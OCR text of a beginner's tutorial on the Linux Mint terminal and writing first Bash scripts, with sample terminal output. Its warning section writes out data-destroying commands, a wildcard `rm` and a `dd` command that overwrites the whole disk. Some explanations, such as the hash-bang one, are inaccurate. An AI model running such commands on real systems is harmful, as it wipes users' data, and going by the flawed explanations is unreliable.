


STEP 2 The Terminal will give you access to the Linux Mint Shell, called BASH; this gives you access to the underlying operating system, which is why scripting is such a powerful language to learn and use. Everything in Mint, and Linux as a whole, including the desktop and GUI, is a module running from the command line.



STEP 3 What you currently see in the Terminal is your login name followed by the name of the computer, as you named it when you first installed the OS on to the computer. The line then ends with the current folder name; at first this is just a tilde (~), which means your Home folder.

STEP 4 The flashing cursor at the very end of the line is where your text-based commands will be entered. You can begin to experiment with a simple command, Print Working Directory (pwd), which will output to the screen the current folder you're in. Type: pwd and press Enter.



STEP 5 All the commands you enter will work in the same manner. You enter the command, include any parameters to extend the use of the command and press Enter to execute the command line you've entered. Now type: `uname -a` and press Enter. This will display information regarding Linux Mint. In scripting, you can use all the Linux command-line commands within your own scripts.

```
File  Edit  View  Search  Terminal  Help
david@david-mint ~ $ pwd
/home/david
david@david-mint ~ $ uname -a
Linux david-mint 4.4.0-53-generic #74-Ubuntu SMP
david@david-mint ~ $
```


STEP 6 The list of available Linux commands is vast, with some simply returning the current working directory, while others are capable of deleting the entire system in an instant. Getting to know the commands is part of learning how to script. By using the wrong command, you could end up wiping your computer. Type `compgen -c` to view the available commands.

```
david@david-mint ~
File  Edit  View  Search  Terminal  Help
david@david-mint ~ $ compgen -c
alert
cls
egrep
fgrep
grep
l
la
ll
ls
```

HERE BE DRAGONS!

There's an urban myth on the Internet that an employee at Disney Pixar nearly ruined the animated movie Toy Story by inadvertently entering the wrong Linux command and deleting the entire system the film was stored on.

STEP 1 Having access to the Terminal means you're bypassing the GUI desktop method of working with the system. The Terminal is a far more powerful environment than the desktop, which has several safeguards in place in case you accidentally delete all your work, such as Rubbish Bin to recover deleted files.




STEP 2 However, the Terminal doesn't offer that luxury. If you were to access a folder with files within via the Terminal and then enter the command: `rm *.*`, all the files in that folder would be instantly deleted. They won't appear in the Rubbish Bin either, they're gone for good.

```
david@david-mint ~/Mu
File  Edit  View  Search  Terminal  Help
david@david-mint ~/Music/Bob Marley &
01. Is this Love.mp3            09. On
02. No Woman No Cry [Live].mp3  10. I
03. Could You Be Loved.mp3      11. Wa
04. Three Little Birds.mp3      12. Re
05. Buffalo Soldier.mp3         13. Sa
06. Get Up Stand Up.mp3         14. Ex
07. Stir It Up.mp3              15. Ja
```

STEP 3 Therefore it's always a good idea to work in the Terminal using a two-pronged approach. First, use the desktop to make regular backups of the folders you're working in when in the Terminal. This way, should anything go wrong, there's a quick and handy backup waiting for you.

STEP 4 Second, research before blindly entering a command you've seen on the Internet. If you see the command: `sudo dd if=/dev/random of=/dev/sda` and use it in a script, you'll soon come to regret the action as the command will wipe the entire hard drive and fill it with random data. Take a moment to Google the command and see what it does.



Creating Bash Scripts – Part 1

Eventually, as you advance with Linux Mint, you'll want to start creating your own automated tasks and programs. These are essentially scripts, Bash Shell scripts to be exact, and they work in the same way as a DOS Batch file does, or any other programming language.


GET SCRIPTING

A Bash script is simply a series of commands that Mint will run through to complete a certain task. They can be simple or remarkably complex, it all depends on the situation.

STEP 1 You'll be working within the Terminal and with a text editor throughout the coming pages. There are alternatives to the text editor, which we'll look at in a moment but for the sake of ease, we'll be doing our examples in Xed. Before you begin, however, run through the customary update check: `sudo apt-get update && sudo apt-get upgrade`.

```
File  Edit  View  Search  Terminal  Help
david@david-mint ~ $ sudo apt-get update && sudo apt-get upgr
[sudo] password for david:
Hit:1 http://ppa.launchpad.net/openshot.developers/ppa/ubuntu
Hit:2 http://ppa.launchpad.net/peterlevi/ppa/ubuntu xenial In
Hit:3 http://archive.canonical.com/ubuntu xenial InRelease
Hit:4 http://ppa.launchpad.net/thomas-schiex/blender/ubuntu x
Hit:5 http://archive.ubuntu.com/ubuntu xenial InRelease
Ign:6 http://www.mirrorservice.org/sites/packages.linuxmint.c
Get:7 http://archive.ubuntu.com/ubuntu xenial-updates InRelea
Hit:8 http://ppa.launchpad.net/wine/wine-builds/ubuntu xenial
Hit:9 http://www.mirrorservice.org/sites/packages.linuxmint.c
Hit:10 http://repository.spotify.com stable InRelease
Get:11 http://archive.ubuntu.com/ubuntu xenial-backports InRe
```

STEP 2 There are several text editors we can use to create a Bash script: Xed, Vi, Nano, Vim, GNU Emacs and so on. In the end it all comes down to personal preference. Our use of Xed is purely due to making it easier to read the script in the screenshots you see below.




STEP 3 To begin with, and before you start to write any scripts, you need to create a folder where you can put all our scripts into. Start with `mkdir scripts`, and enter the folder `cd scripts/`. This will be our working folder and from here you can create sub-folders if you want of each script you create.

```
File  Edit  View  Search  Terminal  Help
david@david-mint ~ $ mkdir scripts
david@david-mint ~ $ cd scripts/
david@david-mint ~/scripts $
```


STEP 4 Windows users will be aware that in order for a batch file to work, as in be executed and follow the programming within it, it needs to have a .BAT file extension. Linux is an extension-less operating system but the convention is to give scripts a .sh extension.

```
File  Edit  View  Search  Terminal  Help
david@david-mint ~/scripts $ ls
script1.sh  script2.sh  script3.sh  script4.sh
david@david-mint ~/scripts $
```


STEP 5 Let's start with a simple script to output something to the Terminal. Enter `xed helloworld.sh`. This will launch Xed and create a file called helloworld.sh. In Xed, enter the following: `#!/bin/bash`, then on a new line: `echo Hello World!`.




STEP 6 The `#!/bin/bash` line tells the system what Shell you're going to be using, in this case Bash. The hash (#) denotes a comment line, one that is ignored by the system, the exclamation mark (!) means that the comment is bypassed and will force the script to execute the line as a command. This is also known as a Hash-Bang.




STEP 7 You can save this file, clicking File > Save, and exit back to the Terminal. Entering `ls`, will reveal the script in the folder. To make any script executable, and able to run, you need to modify its permissions. Do this with `chmod +x helloworld.sh`. You need to do this with every script you create.




STEP 8 When you enter `ls` again, you can see that the helloworld.sh script has now turned from being white to green, meaning that it's now an executable file. To run the script, in other words make it do the things you've typed into it, enter: `./helloworld.sh`.



STEP 9 Although it's not terribly exciting, the words 'Hello World!' should now be displayed in the Terminal. The echo command is responsible for outputting the words after it in the Terminal, as we move on you can make the echo command output to other sources.



STEP 10 Think of echo as the old BASIC Print command. It displays either text, numbers or any variables that are stored in the system, such as the current system date. Try this example: `echo Hello World! Today is $(date +%A)`. The $(date +%A) is calling the system variable that stores the current day of the week.




Creating Bash Scripts – Part 2

Previously we looked at creating your first Bash script, Hello World, and adding a system variable. Now you can expand these and see what you can do when you start to play around with creating your own unique variables.


VARIABLES

Just as in every other programming language a Bash script can store and call certain variables from the system, either generic or user created.

